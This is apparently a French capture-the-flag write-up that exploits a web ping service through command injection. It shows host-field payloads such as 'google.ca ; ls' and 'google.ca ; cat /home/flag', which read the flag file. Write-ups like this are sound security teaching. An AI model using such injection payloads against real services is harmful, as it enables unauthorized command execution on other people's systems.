


Ping me irl

Nous avons face à nous simple service web qui ping un hôte.




Host:

Submit

rtt min/avg/max/mdev = 37.164/37.164/37.164/0.000 ms

De plus, l'exécution de la commande nous est retournée.

Pouvons-nous injecter une commande grâce au principe de commandes composées (; &&) ?



Host:

google.ca ; ls

Submit

index.php

Host:

google.ca && ls

Submit

index.php

Malheureusement, oui ! Il nous suffit simplement d'accéder au fichier et de l'afficher !

158.69.201.5:8080/?host=google.ca+%3B+ls+%2Fhome%2F

INT SQL XSS Encryption Encoding Other

Load URL Split URL Execute

http://158.69.201.5:8080/?host=google.ca+;+ls+/home/

☐ Enable Post data ☐ Enable Referrer

Host:

google.ca ; ls /home/

Submit

flag

Et voilà le FLAG.

158.69.201.5:8080/?host=google.ca+%3B+cat+%2Fhome%

INT SQL XSS Encryption Encoding Other

Load URL Split URL Execute

http://158.69.201.5:8080/?host=google.ca+;+cat+/home/flag

☐ Enable Post data ☐ Enable Referrer

Host:

google.ca ; cat /home/flag

Submit

FLAG-PING;ME&&IRL

https://www.owasp.org/index.php/Command_Injection

http://www.unixmanix.fr/wiki/index.php?title=Les_scripts_bash